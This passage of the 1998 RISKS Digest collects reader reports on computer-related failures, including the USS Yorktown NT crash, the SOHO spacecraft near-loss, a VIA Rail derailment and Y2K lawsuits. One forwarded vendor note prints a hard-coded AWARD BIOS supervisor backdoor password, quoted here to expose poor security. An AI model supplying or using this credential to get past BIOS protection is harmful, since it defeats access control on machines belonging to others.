it was also designed for more thrust. Yes, the computer models did not

predict the build-up of pressure that led to the explosion.

That is why

testing is critical.

Actually I think the explosion is a great success as far as risks are

concerned. Instead of just relying upon what the computer said, the Air

Force had its contractors do a full-scale test. The test revealed a design

flaw, and the loss of a launch vehicle and payload was prevented. Also

because the Air Force and its contractors took proper precautions, no one

was even slightly injured. By the way, the flaw was corrected, and the next

five test firings were successful.

Please do not oversimplify the process and imply that the explosion was

easily preventable. Was there an error of relying too much upon technology?

Or was the 1991 explosion the result of a thorough testing process that

relied upon different methods to work as checks and balances?

✉ Re: Amsterdam Airport down ([RISKS-19.85](#))

"aalmoes r." <aalmoes@nlr.nl>

Fri, 14 Aug 1998 08:58:03 +0200

[RISKS-19.85](#) reported on a failure of the new triple-A air-traffic control

system of Amsterdam Airport Schiphol. The failure was an out-of-

range value

entered by an air-traffic controller. Immediate restarts did not seem to work as the value was still in the system.

Countermeasures have been taken. Whether this is changing the software or educating the controllers not to enter out-of-range values is unknown to me :-)

Roalt Aalmoes, Software Engineer aalmoes@nlr.nl.nospam

Citibank on-line banking service

"SWERTHEI.US.ORACLE.COM" <SWERTHEI@us.oracle.com>
20 Aug 98 10:27:06 -0700

I have a Citibank credit card, and thought I might sign up for their new on-line Direct Access service to check balances, etc. I found the following phrase in their user agreement:

"we will not be responsible for your losses if ... you knew there was a technical malfunction in Direct Access and you used it anyway"

The risk here is offloading the responsibility for determining the existence of a "technical malfunction" to (often) very non-technical people.

Steven Wertheimer, principal technical staff swerthei@us.oracle.com
Oracle Data Server Applied Technologies (650) 506-2741

AT&T and snails

<Bob_Frankston@frankston.com>

Fri, 21 Aug 1998 10:21 -0400

Using Quicken I sent a payment to my ATT wireless account. A few weeks later they started dunning me though the payment was clearly listed and processed.

But it hadn't cleared. After a while I looked at the payee record and

noticed it was queued for electronic payment. But that confuses ATT wireless

which claims to not accept electronic payments. So I try again but notice

that my paper payment is coerced into an electronic payment automatically. I

finally figure out that if, instead of paying "ATT Wireless Services", I add

a {} comment to the end, it remains a paper payment. At least on my side.

I figured this out when one of the ATT billing people called me on the

phone. She said she would note that the payment is on the way. Just got

another call from someone at ATT wireless demanding payment. Of course,

nothing in my record and once again told me that ATT doesn't handle accept

electronic payments and that everyone places a check on the back of a snail

(OK, snailmail might not be a fair term but it seems most appropriate or, at

least, colorful here). Of course, this is nonsense considering the

demographics of the PCS early adopters.

Maybe I shouldn't be surprised since this is the same company that has been

sending me a monthly bill for a \$.15 credit on an old home office line for

over a year.

My real puzzle is why ATT doesn't seem to have a clue that it is their fault that the payment is coerced to an electronic payment and that someone should attempt to solve it. The larger issue is that whether a problem is caused by new technologies or more traditional problems, I'm struck by the lack of an attitude that problems are there to be solved instead of simply suffered. It is a reaction consistent with dealing with any bureaucracy but for those of (some of) us reading this list they are teething problems which need attention.

[Although this is otherwise a contribution that RISKS does not usually include, even though it represents an all-to-common problem, we have included it here in the public-service mode of trying to inspire companies to get moving in the right direction. PGN]

✶ Re: USS Yorktown: WinNT --not?-- the fault (Fraser, [RISKS-19.90](#))

Dave Kristol <dmk@research.bell-labs.com>

Fri, 21 Aug 1998 17:23:51 -0400 (EDT)

"Mike Williams" <mikew@harlequin.co.uk> says (in [Risks Digest 19.92](#))

However, for a full release you would either mask the exceptions to prevent the crash, or install an exception handler for each exception not masked.

The idea of suppressing the exceptions brings to mind this quote:

Removing the error messages "now that the program is working" is like wearing a parachute on the ground, but taking it off once you're in the air.

-- Kernighan & Plauger [Software Tools]

Dave Kristol

P.S. Will Risks Digest survive after 19.99?

[There is no technological reason for it not to! PGN]

🔥 "Deep Crack" John Gilmore on PRIVACY Forum Radio

Lauren Weinstein <lauren@vortex.com>

Wed, 19 Aug 98 11:57:32 PDT

I'm very pleased to announce that a recent audio interview I conducted with John Gilmore [See [RISKS-19.87](#). PGN] is now available via PRIVACY Forum Radio. John is co-founder of the Electronic Frontier Foundation (EFF) and leader of the EFF team that built the "Deep Crack" computer, that has solved a DES-encrypted message in less than three days. John is a widely known and frank advocate of strong, non-escrowed encryption systems.

In this half hour interview we discuss the Deep Crack project and the various pros and cons regarding encryption accessibility, ranging from technical to more philosophical issues.

This is a very important topic and an interview you definitely won't want to miss--I think you'll find it very interesting.

To hear the interview over the net via streaming audio, please

visit

PRIVACY Forum Radio via:

<http://www.vortex.com/pfr>

Lauren Weinstein, Moderator, PRIVACY Forum, Host, PRIVACY Forum Radio

<http://www.vortex.com>

⚡ Re: The bloatware debate

"John Mainwaring" <crm312a@nortel.ca>

19 Aug 1998 18:13 EDT

The posting from Edupage quotes Jeffrey Tarter as saying: "I can't think of a single lite version of any product that has ever succeeded. It may be inelegant and sluglike, but bloatware sells."

Probably that's because lite versions usually heavily trim the 13% often used and 7% always used features of the full version. If they didn't, why would anyone buy the full version? I suspect that the reason lite versions exist is to sucker people into upgrading to the full version, not to give them a reasonable way to avoid bloatware.

There must be a few of you out there who remember that the automobile industry in the US said the same thing about large cars until a breed of small imports with a full set of features arrived on the scene -- and even then, it took a significant market discontinuity (the oil embargo) to really tip the balance. It took several years for the big three to

realize that they couldn't stem the tide by pushing feature-free sub compacts. Since MIPS and disk space are cheap at the moment (like gas was until 1973, and is again at the moment) I wouldn't expect any real market resistance to bloatware. After all, trade in gas guzzlers is brisk again at the moment too. I wonder what sort of discontinuity might affect the continued tolerance of bloatware?

John Mainwaring Nortel RTP NC crm312a@nortel.ca

⚡ Re: Software flaw exposes e-mail programs ... (Gong, [RISKS-19.91](#))

"Richard M. Smith" <rms@pharlap.com>

Fri, 14 Aug 1998 00:28:15 -0500

>But by lumping everything together and then calling it "Java applets or >scripts", the announcement is grossly misleading [...]

People get Java and JavaScript confused all of the time. Too bad Netscape didn't stick with the original LiveScript name. Then maybe Java wouldn't have had its name dragged through the mud by Qualcomm.

On the other hand, JavaScript is getting its name tarnished by the recently discovered Java bug in the Netscape JVM found by the folks at Princeton.

This bug allows a Java applet to get read/write access to a user's hard drive. What most people don't realize is that this security hole is the

worse e-mail security hole found so far. This technique can easily be exploited in an HTML e-mail message that loads the hostile Java applet from a Web server. This means that Java applet will be executed when an e-mail message is read. Yikes!

Does anyone else consider it less than safe that HTML-based e-mail messages now automatically execute JavaScript programs, Java applets, and ActiveX controls? Even worse, none of the e-mail readers have decent methods of turning this "feature" off?

Richard M. Smith, Phar Lap Software, Inc.

⚡ The risks of namespace confusion in the consumer mind (Gong, R-19.91)

Andrew Shieh <shandrew+usenet@leland.stanford.edu>

Fri, 14 Aug 1998 01:04:51 -0600

> [...] grossly misleading, creating unnecessary confusion [...]

Does the creation of confusion start at home?

It didn't help that Sun allowed Netscape to call its unrelated scripting language "JavaScript". I hear many complaints from users about various problems/annoyances caused by JavaScript, except people are always referring to it as "Java", since the names are obviously similar, and the average user does not make the distinction. The security holes found in some implementations of JavaScript certainly have not helped Java's reputation

either.

✦ RISKS of multilanguage environments

Lloyd Wood <L.Wood@surrey.ac.uk>

Mon, 24 Aug 1998 11:47:00 +0100 (BST)

Sometimes, choosing a 'safe' password that is unlikely to be guessed comes with its own risks - below.

L.

<<http://www.ee.surrey.ac.uk/Personal/L.Wood/>>PGP<L.Wood@surrey.ac.uk>

>----- Forwarded message -----
>Date: Sun, 23 Aug 1998 21:51:10 -0400
>From: glen@substance.abuse.blackdown.org
>Subject: Unclear on the concept. Part II.

To: 0xdeadbeef@substance.abuse.blackdown.org
Forwarded-by: vadimb@binar.sar.nnov.ru (Vadim A. Borshchev)

This is an article from "Technical Product Information CD" by "or Industrial Computers GmbH".

Support Note

Supervisor Password AWARD Power BIOS
Keywords: Password, CMOS Setup, BIOS

Related Software: AWARD Power BIOS

If a user isn't able to access the CMOS setup due to a mistake related to the password he can either use the "insert key method" at power up or use the hard coded supervisor password.

The password is: q_l27&z

On a german keyboard the user has to type: q?l27/y
since there is no keyboard translation active at the
time the password has to be entered.

(!!!Attention 'l' is not a 'one' but the letter 'l')

This password is valid for all or BIOS versions based on the
AWARD POWER BIOS.

["Keyboard not detected, press F1." BIOS]

🔥 **Newest version of the Deception ToolKit (Re: [RISKS-19.62](#))**

Fred Cohen <fc@all.net>

Thu, 20 Aug 1998 10:57:11 -0700 (PDT)

The new and improved version 0.3 of the Deception ToolKit is now
online at:

<http://all.net/dtk/dtk.html>

Improvements include:

- Remote access to deception logs for network-based collection
and analysis
of logfiles and 'enterprise-wide' deceptions.
- Database format (comma separated quoted fields) log files for
integration
into existing intrusion databases and analysis of network-wide
attacks.
- A new test-version of flexible response - currently permitting
rudimentary
analysis of intrusions and ranking of intruder progress.

There is also a new "DTK" mailing list at all.net to allow those
who
regularly exchange information related to DTK to have a common
forum for
discussion. This is a fully moderated list available via e-mail
to

deception@all.net or DTK@all.net

FC

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/
fax: 925-454-0171



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 94

Friday 4 September 1998

Contents

- [De-Rail Canada: A risk of Risks?](#)
[Bruce Martin](#)
- [DARPA leads fight against domain-name hackers](#)
[Edupage](#)
- [World Wide War on child pornographers](#)
[Edupage](#)
- [Sing a Song of Software](#)
[Edupage](#)
- [Software not capable of ruining company](#)
[Stefan Leue](#)
- [Consultant is sued for expected Y2K computer malfunction](#)
[Keith Rhodes](#)
- [MS databases lose data; MS loses source code to DOS](#)
[Bear Giles](#)
- [Near-loss of SOHO spacecraft attributed to operational errors](#)
[Craig DeForest](#)
- [Can your laptop blow you out of the sky?](#)
[PGN](#)
- [Re: FLIR for Cadillacs](#)
[Kirk or Diane Kerekes](#)

- [Another risk of e-mail](#)
[Bob Frankston](#)
 - [Re: USS Yorktown: The risk of assumption is the assumption of risk](#)
[Alun Jones](#)
 - [Re: USS Yorktown](#)
[Jon Strayer](#)
[Mark Hull-Richter](#)
[William Todd](#)
[Phil Edwards](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ De-Rail Canada: A risk of Risks?

<Bruce_Martin@manulife.com>
Wed, 2 Sep 1998 11:18:29 -0400

(Quoting the Canadian federal Transportation Safety Board
<<http://www.bst-tsb.gc.ca/eng/reports/rail/1997/Index.html>>):

On 3 Sep 1997, at approximately 0150 mountain daylight time, VIA Rail Canada Inc. Train No. 2, travelling eastward at 67 mph, derailed at Mile 7.5 of the Canadian National Wainwright Subdivision, near Biggar, Saskatchewan.

Thirteen of nineteen cars and the two locomotives derailed. Seventy-nine of the 198 passengers and crew on board were injured, 1 fatally and 13 seriously. Approximately 600 feet of main track was destroyed.

The Board determined that the derailment immediately followed the fracture of the lead axle on the trailing locomotive. The axle fractured as a result of an overheated traction motor suspension bearing that failed due to a lack of lubrication. An on-board hot-bearing monitoring system detected the

overheated bearing 29 hours before the derailment and sounded an alarm.

Various operating and maintenance employees attempted to diagnose the warning, but inadequate knowledge and training, coupled with miscommunication, led to the erroneous conclusion that the failure was in the warning system, and the crew disconnected it.

(A full report is also available at the URL above.)

Observation: While unquestioning faith in the reliability of computers can sometimes prove fatal, the reverse is also true. The "computer error" has become a truism, humans are often more likely to believe in the integrity of mechanical systems than computer systems. As a result, they may ignore or even defeat computer-generated warnings of mechanical failure -- with consequences like those in the above report.

Bruce Martin <bruce_martin@manulife.com>

✶ DARPA leads fight against domain-name hackers

Edupage Editors <educause@educause.unc.edu>

Thu, 27 Aug 1998 13:57:08 -0400

The Defense Advanced Research Projects Agency (DARPA) has awarded a \$1.4 million contract to Network Associates to develop a cryptographic authentication system for the Internet's domain-address system. The new system will enable the Net's routing points to verify the origin of any given Web page, preventing hackers from corrupting Web page caches or rerouting domain traffic altogether. It will not, however,

prevent hackers
from breaking into individual Web servers and changing pages.
"That's not
part of this particular approach," says the director of Network
Associates'
TIS Labs. The company is working with the Internet Software
Consortium,
which will distribute the security system to Unix vendors when
it becomes
commercially available. Beta versions are expected to be ready
in about six
months, with a final product on the market in about 18 months.
(*TechWeb*A,
26 Aug 1998; Edupage, 27 August 1998)

[As noted in RISKS many times before, pervasive authentication
would be an enormous necessary step toward meaningful
security. PGN]

✶ World Wide War on child pornographers

Edupage Editors <educause@educause.unc.edu>

Thu, 3 Sep 1998 14:00:17 -0400

Law enforcement agents in 14 countries raided about 200
suspected members of
a worldwide Internet child pornography [group]; in the United
States, the
U.S. Customs Service seized computers from 32 suspects in 22
states
belonging to an organization called the Wonderland Club.
Customs officials
say the Wonderland Club required all of its members to possess
thousands of
sexually explicit images of children, some as young as 18
months, and some
showing club members sexually molesting their own relatives.
Attorney James
X. Dempsey of the Center for Democracy and Technology, a civil

liberties
organization, says: "This shows that law enforcement already has
plenty of
power. The Internet only facilitates crime the way the
automobile
facilitates crime. Like any tool, it has pluses and
minuses." (*The
Washington Post*, 3 Sep 1998; Edupage, 3 September 1998)

⚡ Sing a Song of Software

Edupage Editors <educause@educause.unc.edu>
Tue, 1 Sep 1998 12:11:31 -0400

To help combat software piracy in China, where (according to the
Business
Software Alliance) as much as 96% of all business software is
pirated,
Microsoft has joined a Hong Kong-based recording company to co-
produce a pop
music CD called "Lai" ("Come Along") that urges listeners to
preserve the
purity of cyberspace by using only legal software. (*USA
Today*, 31 Aug
1998; Edupage, 1 September 1998) [The article cites BSA's
observation that
only Vietnam has a worse piracy rate: 98%. PGN]

[Is Come-Along a Hum-A-Long Cass-CD? PGN]

⚡ Software not capable of ruining company

Stefan Leue <sleue@swen.uwaterloo.ca>
Thu, 27 Aug 1998 14:48:55 -0400 (EDT)

The German weekly "Der Spiegel" reports today in "Spiegel Online"

(www.spiegel.de) that SAP America Inc. has been sued by the bankruptcy trustees overseeing liquidation of drug distributor FoxMeyer Corp. for \$500 million for "gross negligence". Allegedly, SAP had promised FoxMeyer that SAP R/3 would be suitable to handle FoxMeyer's order processing needs which the software didn't live up to. The trustees consider the unsuitability of the software a contributing factor to FoxMeyer's bankruptcy. Yahoo!Finance reports similar facts (http://biz.yahoo.com/finance/980826/foxmeyer_d_1.html).

Spiegel Online quotes Oliver Finger, an analyst with German DG-Bank, as saying that he does not see negative consequences for SAP, and that the suit had no basis. Finger adds that he does not believe that "software is suitable to drive a company into ruin".

Any counterexamples?

Stefan Leue

⚡ Consultant is sued for expected Y2K computer malfunction

Keith Rhodes <rhodesk.aimd@gao.gov>

Mon, 31 Aug 1998 10:40:37 -0500

[NOTE: And they're off! Now it's consultants for the plaintiff in the lead; now it's the consultants for the defendant.]

The clothing retailer J. Baker Inc. is demanding reimbursement from Andersen Consulting for the cost of a computer system installed in 1991,

anticipating
its Y2K malfunction. Andersen asked the court to rule that it
met all of
its contractual obligations. This is considered a landmark
case, especially
if it is determined that Baker never specified Y2K compliance
when it
specified the system requirements. [Source: Melody Petersen,
Consultant Is
Sued for Expected Computer Malfunction in 2000, *The New York
Times*, 31 Aug
1998, PGN Abstracting]

✶ MS databases lose data; MS loses source code to DOS

Bear Giles <bgiles@lynx13.kentek.com>
Thu, 27 Aug 1998 14:08:15 -0600 (MDT)

It's bad enough that Microsoft databases lose data, but now
Microsoft
claims, in court, that it has lost the crucial source code
necessary to
prove Caldera's allegation that Microsoft did in fact, as
implied by an
internal 30 September 1991 that which Microsoft does not
dispute, actively
sabotage Windows 3.1 if it is launched from any competitive
product to
MS-DOS.

Caldera is involved as the current legal owner of DR DOS, an
increasingly
popular alternative to MS-DOS which was knocked out of the
market after the
introduction of Windows 3.1 due to the flakiness of the DR DOS/
Windows 3.1
combination. (Not to imply that MS DOS/Windows 3.1 was
particularly
stable.)

Since it lost the source code, Microsoft appears to be claiming that there's no contempt of court in failure to provide the documentation (since it no longer exists) and the judge should dismiss the case as without merit.

No word on whether Microsoft's next defense will be that it stored the source code for Windows 3.1 in an Access database.

As an historical footnote, it's my understanding that the smoking gun memo was discovered in the 1995 DoJ investigation of Microsoft's business practices. That raises some obvious questions about what the current round will uncover.

References: Wall Street Journal (27 Aug 1998?)
<http://www.news.com/News/Item/0,4,25763,00.html?st.ne.4.head>
<http://www.zdnet.co.uk/news/1998/34/ns-5364.html>
<http://www.caldera.com>

Bear Giles <bgiles@coyotesong.com>

✶ Near-loss of SOHO spacecraft attributed to operational errors

Craig DeForest <zowie@urania.nascom.nasa.gov>

Thu, 3 Sep 1998 22:25:15 GMT

RISKS readers will remember that on 24 Jun 1998, the international billion-dollar SOHO satellite lost contact with Earth and began spinning in an uncontrolled fashion. [[RISKS-19.87,90](#)]

An Investigative Board was established by ESA and NASA to

determine

the cause of the disruption. That board has now released its final

report, which is available on the web at

http://umbra.nascom.nasa.gov/soho/SOHO_final_report.html

for perusal by interested parties. It is a very interesting case study of a failure in complex systems management.

The proximal cause of the loss was a mis-identification of a faulty

gyroscope: two redundant gyroscopes, one of which had been spun down(!), gave conflicting signals about the spacecraft roll rate, and

the ops team switched off the functioning gyro. The spun-down gyro

became SOHO's only information about roll attitude, causing SOHO to

spin itself up on the roll axis until the pre-programmed pitch and yaw

control laws became unstable. This was the last in a series of glitches

in the operational timeline on the 24th of June; the full story is

available at the above web site.

There were many other factors leading to the loss. The report reads

like a roll call of well-known RISKy behaviors, including a staffing

level too low for periods of intensive operations; lack of fully trained personnel due to staffing turnover; an overly ambitious operational schedule; individual procedure changes made without adequate systems level review; lack of validation and testing of the

planned sequence of operations; failure to carefully consider discrepancies in available data; and emphasis on science return at the

expense of spacecraft safety.

The board "strongly recommends that [ESA and NASA] proceed ... with

a comprehensive review of SOHO operations ... prior to the resumption of

SOHO normal operations".

Contact with SOHO has since been re-established, and -- following thawing of the frozen hydrazine rocket fuel on board -- full attitude

control is expected within a couple of weeks, allowing recommissioning

and testing of the spacecraft and instruments.

✶ Can your laptop blow you out of the sky?

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 26 Aug 98 11:15:03 PDT

In March 1998, the Portable Rechargeable Battery Association wrote to the FAA, claiming that INCETE power ports in use in at least 1700 aircraft can result in exploding batteries. Power supply manufacturers claim there are no recorded cases of such explosions. FAA is sponsoring a conference in San Diego this week in an effort to pursue this matter further.

[Source: An

article by Mark Eddo, ZDTV, 15 Aug 1998:

http://www.zdnet.com/zdnn/stories/zdnn_smgraph_display/0,3441,2131636,00.html]

✶ Re: FLIR for Cadillacs

Kirk or Diane Kerekes <redgate@oklahoma.net>

Wed, 26 Aug 1998 09:57:14 -0500

The California codes are on-line. A search of them via FindLaw reveals no

hits for "night vision" or "night scope". A further search of

all state
government sites via FindLaw found no hits indicating that any
state had
banned night vision equipment, except for the occasional hunting
restriction.

Kirk Kerekes, Red Gate Ranch redgate@tulsa.oklahoma.net

✶ Another risk of e-mail

<Bob_Frankston@frankston.com>

Wed, 26 Aug 1998 11:42 -0400

[This is the response I received from Bob after I
queried him regarding a bounce on [RISKS-19.93](#). PGN]

While debugging my own software, which undigestifies each issue
of the Risks
Digest as it arrives in my local mailbox, I seemed to have
generated
nondelivery messages to the submitters. This is the kind of
mistake that
makes me sympathetic to the problems of others in building large
systems.
These things happen -- the issue is more of learning the lessons
each time
and how one recovers than trying to prevent all possible
accidents. The
other observation is that the mistakes one makes on a large
corporate system
and on one's own system are not all that dissimilar. Computers
provide an
individual with the capability making simple mistakes with large
impact.

✶ Re: USS Yorktown: The risk of assumption is the assumption

of risk

Alun Jones <alun@taxis.com>

Thu, 27 Aug 1998 11:02:53 -0500

As a software developer, I'm constantly bemused by users observing behaviour in my programs, and thereby assuming that they are fully aware of the way in which the program was written, and what are "easy" changes to request.

However, it isn't merely users that assume they are fully aware of a problem's causes on very small amounts of information - several recent posters to RISKS seem to have been guilty of exactly that same assumption that since "problem A is caused effect Z for me," all cases of effect Z are caused by problem A.

I'm going to pick on the Yorktown discussion simply because it's the easiest for people to find here - it's very recent, and no-one seems to have posted with any more technical information than was presented in the Government Communications Newsletter <URL:<http://www.gcn.com/gcn/1998/July13/cov2.htm>>

There are two references here to "divide by zero" - the first comes from the Giffin memo, which (from the portions quoted) appears to be an attempt by a non-technical person to describe the relatively technical cause of failure. The second is from DiGiorgio, who is noted as contradicting other parts of the Navy's description of the incident(s).

Neither description, however, mentions whether the particular

crash involved
was an application fault or an OS fault - the term "blue
screen", in
particular, is notable in its absence. The only mention of the
word
"crash", indeed, is in the Giffin memo, in a section that other
RISKS
readers have already pointed out as being so technically
inaccurate as to be
totally unreliable.

And yet, this one news report is thrown out as 'proof' that NT
has blue
screen problems on a large scale - I'm not suggesting that it
doesn't,
merely that this report does not have remotely enough accurate
information
to draw a valid conclusion as to whether the problem was the
operating
system, or the (apparently distributed) application. If the
latter is the
case, then we can bay for Microsoft's blood until the cows come
home, force
the Navy to change their default "Off the shelf" operating
system, and
still find ourselves with an immobilised Yorktown once the
culprit
application is ported to the otherwise more stable operating
system.

The final acts of assumption come from:

Phil Edwards, [RISKS 19.91](#): "My reading of the story is that NT
Server

blue-screened for no apparent reason" (from no relevant data)

Martin Ward, [RISKS 19.91](#): "a decent operating system should not
be capable
of being crashed by an application program" (who said this was
the cause?)

Mike Williams, [RISKS 19.92](#): "I would guess that the application
was
originally developed and tested on Intel machines ... but ...
was ported
... to an Alpha machine with no fp masking by default. Cue crash

on first fp divide by zero." (apparently missing the line in the original report that stated the system was running on "dual 200-MHz Pentium Pros from Intergraph Corp")

These are by no means the most technically inaccurate RISKS articles I have seen, but they do point out how ready we are to assume, from very little data, that we thoroughly understand the cause of a problem. Guesses are all fine and dandy, as they occasionally lead to solutions faster than more rigorous analysis - but unless they are backed up with some supporting data, they are nothing more than guesses.

Alun Jones, Texas Imperial Software, 1602 Harvest Moon Place
Cedar Park TX 78613 Phone +1 (512) 378 3246

In related news, let's hope that PGN's assurance that "R2K" issues are of no concern is more than just a guess. :-)

[Be careful how you misquote Dave Kristol's question and PGN's response!

Although I certainly manage to find risks in almost everything, there seems to be nothing in the RISKS preparation and delivery process that cares about dates, and hence nothing that will prevent RISKS from transcending Y2K EDITORIALY. Nothing in the foregoing to the contrary notwithstanding, I certainly expect that there will be some problems.

Although a RISKS issue is a RISKS issue is a RISKS issue, e-mail systems may prevent me from receiving all your horror stories of Y2K failures, and problems with editors, file systems, operating systems,

mailers, networking protocols, and everything else that is out of my

control may make it impossible for you to RECEIVE the first few issues of

the year 2000 (assuming that we are still going strong). But I hope that

I will be busily cranking out Y2K reports from all quarters -- assuming

that you all are able to send them to me! PGN]

⚡ Re: USS Yorktown

JON STRAYER <JSTRAYER@ssg.ci.in.ameritech.com>

Thu, 27 Aug 1998 10:46:22 -0500

Last year, the Navy selected Microsoft Corp.'s Windows NT 4.0 for an automation program intended to reduce the need for sailors. Before the incident, the Navy called the Yorktown experiment a success that eliminated the need for 44 enlisted sailors and four officers and saved as much as \$2.7 million a year. After the incident, Navy officials blame the problem on human error and the database system, not Windows NT, and say no computer system is failure-free. (Navy officials also said future Smart Ships will have backup computers for use during a failure.) [PGN-ed abstractions from the **Wall Street Journal** (via NewsEdge Corp) "Was it Windows or human error?"]

Points that scare me:

1. Blaming the crash on human error (as if that will ever go away).
2. Having a single point of failure that can leave the ship dead in the

water for hours. That would be fatal in combat.

3. Having the damage control functions depend on something as fragile as Windows NT. As late as 1985 the Navy was using sound powered phones for interior communications during combat because they were very robust and easy to repair. I doubt you can say the same about this new system.

4. "The system responded as it should." Can Capt. Hamilton really be that ignorant? The system was supposed to crash?

There are only three reasonable numbers in software engineering:

0 - You can't have it

1 - You can have one

Infinity - You can have as many as your system can handle

✉ Re: USS Yorktown (Ward, [RISKS-19.91](#))

"Mark Hull-Richter" <mhull-richter@cdb.com>

Tue, 18 Aug 1998 12:35:13 -0700

> "The whole point is that a decent operating system should not be capable of
> being crashed by an application program." - Martin Ward

I couldn't agree more.

We run our primary application here on an HP3000 with MPE/iX version 5.5.

For about four months straight this year we were plagued by one to four system crashes a month, something we had never seen before, or at least not in the 2.5 years I have been here.

When HP's analysts finally traced the problem down, it seemed that one of

our supplemental applications was an executable binary file that had a lock word on it. (A lock word is an older method of providing a modest means of security against unauthorized access to the file.) It seems that the program encountered an error situation (we think it was an i/o time-out caused by a premature logoff), trapped to the OS, which proceeded to attempt to handle the error. In the course of so doing, it went to provide a stack trace to the user's screen, but, since the executable had a lock word, the OS tried to query the user for the lock word to get permission to dump the stack trace. The user was not there, causing another error, only this time in the OS code. Parts of the stack were overwritten and the system crashed.

Without trying to start a "my OS is better than yours" war, one has to wonder - what constitutes a "decent" operating system and how does one know one has such?

Mark A. Hull-Richter, CDB Infotek, 6 Hutton Centre Drive, Santa Ana, CA 92707
Manager, Middle-Tier Software (714)708-2000x143 mhull-richter@cdb.com

⚡ Re: USS Yorktown (Spencer, [RISKS-19.92](#))

William Todd <ttodd@cais.com>
Tue, 18 Aug 1998 17:52:38 -0400

>> People need to be trained in the use of those backup systems [...]

>As has been noted in connection with airliners, there is a difficult problem
>of keeping the operators skilled in manual control when they seldom exercise
>it in normal operation. It might be better to make partially-manual control
>the norm, and reserve full automation as the emergency backup.

The submarines I was sailing on in the mid-70s had a feature known as automatic depth control. It worked quite well, keeping the ship on ordered depth without any work on the part of the planes men (the two sailors who control movement of the sub's planes and thus its depth). Outside of occasionally making sure it was still working we never used it. It takes skill to control the boat's depth and the skill must be constantly exercised. We did use it on occasion when we had, for one reason or another, to be at periscope depth where sea surface has a great effect on depth keeping. On rare occasion the sea state was high enough (> sea state 7-8) so that the planes men could not adequately control depth. We then would use the depth control system. In three years those conditions occurred no more than two or three times.

⚡ Re: USS Yorktown (Williams, [RISKS-19.92](#))

"Phil Edwards" <phil@ntexplorer.com>

Wed, 19 Aug 1998 13:24:56 +0100

> I would guess that the application was originally developed and tested

> on Intel machines with the default fp exception masking, [...] ported
> to an Alpha machine with no fp masking by default. [...]

Some evidence in support of this possibility can be found in the US Navy's current IT Standards Guidance document, linked at [http://www.doncio.navy.mil/links/IPTs/Information Technology Standards Guidance/](http://www.doncio.navy.mil/links/IPTs/Information%20Technology%20Standards%20Guidance/). (The Atlantic and Pacific fleets standardised on 'commercial off-the-shelf' solutions and Windows NT in 1997, as part of the 'IT-21' initiative whose results included the Yorktown crash; the ITSG, adopted in June, in effect makes this a formal service-wide policy).

Section 7.2.1.1 of the ITSG - Computer Resources/Computing Hardware/Component Technologies/CPU - lists processors under two headings:

"Clients & Servers" and "Servers & Special Purpose". The Pentium II is the CPU of choice for "Clients & Servers", although "Pentium substitutes like AMD K6 and Cyrix M2 are viable and may be considered". Under the "Servers & Special Purpose" heading we read:

"The MIPS RISC processor is from the Silicon Graphics, MIPS Group. Alpha is produced by DEC. PA-RISC is from Hewlett-Packard. Ultra Sparc is a Sun Microsystems processor. The PowerPC is from IBM/Motorola. These systems are suitable as servers or special purpose workstations where PCs are not able to perform the required function."

This implies to me that the Yorktown may well have been running an Alpha box -- for performance or for stability (!) - which choked on an app developed for Intel.

The ITSG's Computing Hardware section is an odd document in many ways. MIPS, Alpha, PA-RISC, Ultra Sparc and PowerPC are all given availability dates from the present day to 2003; Intel's Merced processor is not given a date but classified as 'emerging'. Several lines are devoted to the Pentium Pro's MMX support ("It is recommended that any new Pentium processor support MMX technology").

As these examples may suggest, the ITSG's position on computing hardware in general is remarkably PC-centric. The following is from 7.1.3 (Computer Resources/Overview/General Philosophy):

"The general philosophy for implementing computing resources in the DON [Department of the Navy] is the concept of homogeneous clients and heterogeneous servers. Homogeneous clients facilitate providing a consistent interface between the user and the system and serve to make system support and maintenance less complex. It is also beneficial if servers are homogeneous as well. However, servers should be implemented in such a way that they perform their function transparent to the user. Restricting the introduction of new server technology could choke innovation and prevent users from taking advantage of advances in computing such as massively parallel processors.

"Workgroup servers that support general command needs should be homogeneous using the same technology as the client. In today's environment, the de facto standard client-server computing technology is Microsoft's

Windows

NT. Current DON guidance is to develop all new applications such that the client can operate these applications at full capability using a Personal Computer (PC) running Windows NT." [endquote]

The logic is unclear, to put it kindly: the benefits of standardisation are established, but the only argument for standardising *on Windows NT* is that it's the "de facto standard". The "concept" of "heterogeneous servers" doesn't make much of an impact, either. All in all, one gets the impression of a "general philosophy" which has been rather hastily rewritten - a Risky undertaking.

Phil Edwards phil@news400.com, @ntexplorer.com
Editor, NEWS/400.uk and Windows NTEplorer



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 95

Friday 11 September 1998

Contents

- [Russian rocket blows 12 Globalstar satellites](#)
[PGN](#)
 - [Starr Lite, Starr Bite, First Starr, We Scene Tonight](#)
[PGN](#)
 - [San Francisco Muni removes streetcars to increase service](#)
[PGN](#)
 - [Another Y2K bug revealed](#)
[Martin Minow](#)
 - [It's good to have a cable modem when the phone system goes down](#)
[Fred Cohen](#)
 - [Re: De-Rail Canada: A risk of Train-ing ignorance?](#)
[Rob Slade](#)
 - [Re: "Windows NT Security", Charles B. Rutstein](#)
[Bob Frankston](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Russian rocket blows 12 Globalstar satellites

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 11 Sep 98 9:43:47 PDT

Globalstar (42% owned by Loral Space and Communications) used a Russian Yuzhnoye rocket for the launch of 12 Globalstar satellites intended to be part of a world-wide wireless phone network. Two separate computer faults 4.5 minutes after launch reportedly resulted in the complete loss of the rocket and the satellites. [Source: Dan Fost, *San Francisco Chronicle*, 11 Sept 1998, A1]

Missing bounds check? This one certainly had leaps and bounds. Off-by-one error? Hardware? I hope we can get some details.

All your eggs in one basket? Not really. Globalstar is shooting for 52 low-orbit satellites.

Cheaper by the dozen? This one cost \$270M for the satellites (\$190M expected to be covered by insurance!), and about \$100M for the rocket.

[This sounded like a Loral and Hardy launch when I heard a radio announcer mispronounce the company name as "Laurel".]

